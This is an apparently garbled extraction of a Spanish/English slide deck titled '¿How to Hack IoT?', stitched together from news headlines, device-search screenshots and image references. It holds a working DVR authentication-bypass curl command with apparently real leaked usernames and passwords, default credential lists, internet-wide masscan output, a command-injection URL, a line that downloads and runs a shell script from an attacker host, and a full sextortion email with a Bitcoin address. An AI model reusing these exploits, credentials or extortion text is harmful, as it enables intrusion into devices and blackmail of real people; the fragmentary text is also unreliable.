“2015 has

IoT Botnet – 25,000 CCTV Cameras Hacked to launch DDoS Attack

Tuesday, June 28, 2016 Swati Khandelwal



SECURITY :

75
Loc

by PAUL WA

UPDATE

LAS VEGA

unauthoriz
researcher

The [Internet of Things \(IoTs\)](#) or Internet-connected devices are growing at an exponential rate and so are threats to them.







Search Type

Devices	352,711
Websites	1

Year

2018	87,675
2017	133,095
2016	66,960
2015	61,977
2014	3,005

Country

Turkey	111,044
Malaysia	45,150
United States	43,305
India	19,858

Result

Vulnerability

Contribute Dork

About 352,712 results 0.188 seconds

["/login.rsp"](#) X

[121.122.96.138](#)

[12345/http](#)

Malaysia, Shah Alam

2018-05-03 11:07

```
HTTP/1.0 302 Found
HTTP/1.0 302 Found
content-type: text/html; charset=UTF-8
P3P: CP='IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVD
Location: /login.rsp
```

[121.121.94.216](#)

[12345/http](#)

Malaysia, Kuala Lumpur

2018-05-03 11:07

```
HTTP/1.0 302 Found
HTTP/1.0 302 Found
content-type: text/html; charset=UTF-8
P3P: CP='IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVD
Location: /login.rsp
```

[121.121.99.228](#)

[12345/http](#)

```
HTTP/1.0 302 Found
Common:CDebugger:SetLevel already close, Current ou
```


TOTAL RESULTS

55,930

TOP COUNTRIES



Turkey	25,924
Malaysia	8,280
India	2,365
Brazil	2,195
Italy	2,082

TOP SERVICES

HTTP	40,851
Kerberos	4,738
HTTP (81)	3,329
HTTP (8080)	2,977
HTTP (82)	502


```
curl "http://<dvr_host>:<port>/  
device.rsp?opt=user&cmd=list" -H  
"Cookie: uid=admin"
```


```
[+] DVR (url):      http://mail[REDACTED].com:80/  
[+] Port:          80  
  
[+] Users List:    1
```

Username	Password	Role ID
admin	erten1876	2

```
[+] DVR (url):      http://mnc[REDACTED].com:80/  
[+] Port:          80  
  
[+] Users List:    3
```

Username	Password	Role ID
Mike	Mb313191937	2
Char	pcul777	3
President	Biotech2	3







A close-up of Dr. Evil from the Austin Powers film series. He is bald, has a high forehead, and is wearing a blue turtleneck. He is pointing his right index finger directly at the camera with a mischievous, slightly menacing expression. The background is dark and out of focus.

¿How to Hack [I]IoT?



Vectores/ports*

Puerto	info	¿Auth?
*00**	Automatic Tank Gauges	yes/default/
102	S7 (S7 Communication) is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7 family.	yes/default/
*0000	DNP3 (Distributed Network Protocol) is a set of communications protocols used between components in process automation systems. Its main use is in utilities such as electric and water companies.	yes/default/
445	port 445 is "SMB over IP"	yes/

Vectores/ports*

txt*cont	info	¿Auth?
P*we*Log**	Revenue and power quality meters for utility network monitoring	NO/default
MX-M364N	IMPRESORA, COPIADORA, ESCÁNER, FAX Y. ARCHIVO DOCUMENTAL	yes/default/
form: type:password	Formulario de contraseña	yes/default/

admin:admin

root:admin | admin:1234

root:root | root:(none) | admin:password


```

❖ rafael == Macaria →
$ nmap
Starting Nmap 6.40-2 ( http://nmap.org ) at 2016-08-30 17:45 CDT
Nmap scan report for [redacted]-empresarial.com
Host is up (0.029s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
21/tcp    open      ftp
23/tcp    open      telnet
80/tcp    open      http
2121/tcp  filtered  ccproxy-ftp
2323/tcp  filtered  3d-nfsd
8080/tcp  open      http-proxy
20000/tcp open      dnp
Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds
❖ rafael == Macaria →
root@supermicro1:~/masscan# bin/masscan 0.0.0.0/0 -p80 --max-rate 30000000 --pfring
$ telnet/etc/masscan/exclude.txt: excluding 3880 ranges from file
Trying
Connect
Escape
Starting masscan 1.0 (http://bit.ly/14GZzcT) at 2013-09-14 22:59:14 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 3508758232 hosts [1 port/host]
Rate:25011.09-kpps, 56.72% done, 0:00:49 remaining, 0-tcps,

```

Scanning
is not
a crime

CS

01

Range CDIR

Port,BW,Threads,Filename

}

/*form*/

02

IF [PORT == OPEN]

Execute PayLoad

02.1

ip,port -> class payload ();

```
def __init__(self,ip,port):
```

BlackBox

return true, "Vuln"

return true, "Not Vuln"



02.2

```
if - >  
http://$IP/IoTSystem?  
user=user&pass=somePass  
--- > UPLOAD, form->file..  
...  
if ..  
..  
if ..  
..  
if - >  
http://$IP/IoTSystem?user=../..bin/  
sleep 10&pass=somePass
```



200 Ok -

```
$ s0m3wget http://atacante.com/  
Instalador.sh -0 /tmp/a.sh ;chmod +x /  
tmp/a.sh ;/tmp/a.sh > /dev/null 2>&1 &`
```



Ejemplo/s/



Ejemplo 01-MX

Por ultimo... qué viene a futuro...

*open source intelligence (OSINT) + BadPerson
Leaks + public information = BlackMail*

re: "[REDACTED]"



Inbox x



Dirk Saunders <yxpnmjarrettlwq@outlook.com>

to me ▾

12:07 PM (8 minutes ago)



I know, [REDACTED], is your pass word. you may not know me and you are most likely thinking why you're getting this e-mail, correct?

Well, I installed a malware on the adult video clips (pornography) and you know what, you visited this web site to have fun (you know what I mean). When you were watching video clips, your browser started operating as a Rdp (Remote desktop) that has a key logger which gave me accessibility to your screen and also cam. Just after that, my software program gathered every one of your contacts from messenger, social networks, as well as email.

What exactly did I do?

I created a double-screen video. First part displays the video you were watching (you've got a good taste lol), and 2nd part displays the recording of your web cam.

Exactly what should you do?

Well, I believe, \$1200 is a fair price for our little secret. You'll make the payment through Bitcoin (if you don't know this, search "how to buy bitcoin" in google).

BTC ADDRESS: 1JC99fcQMVR4iHdmf3GbHLGHMkPpyFjBu7

(It's CASE sensitive, so copy and paste it carefully)

Note:

You have one day to make the payment. (I've a specific pixel in this message, and right now I know that you've read this e mail). If I do not receive the Bitcoins, I will certainly send out your video recording to all of your contacts including friends and family, colleagues, and so forth. nonetheless, if I receive the payment, I'll destroy the video immediately. If you need proof, reply with "yes!" and I definitely will send your video recording to your 14 friends. It is a non-negotiable one time offer, thus don't ruin my time & yours by responding to this e-mail.

Creación de perfiles...

Gustos y costumbres (net)
Contraseñas Viejas
Música Favorita
Lugares mayormente
frecuentados
Redes Sociales



Gracias !!

@Bucio

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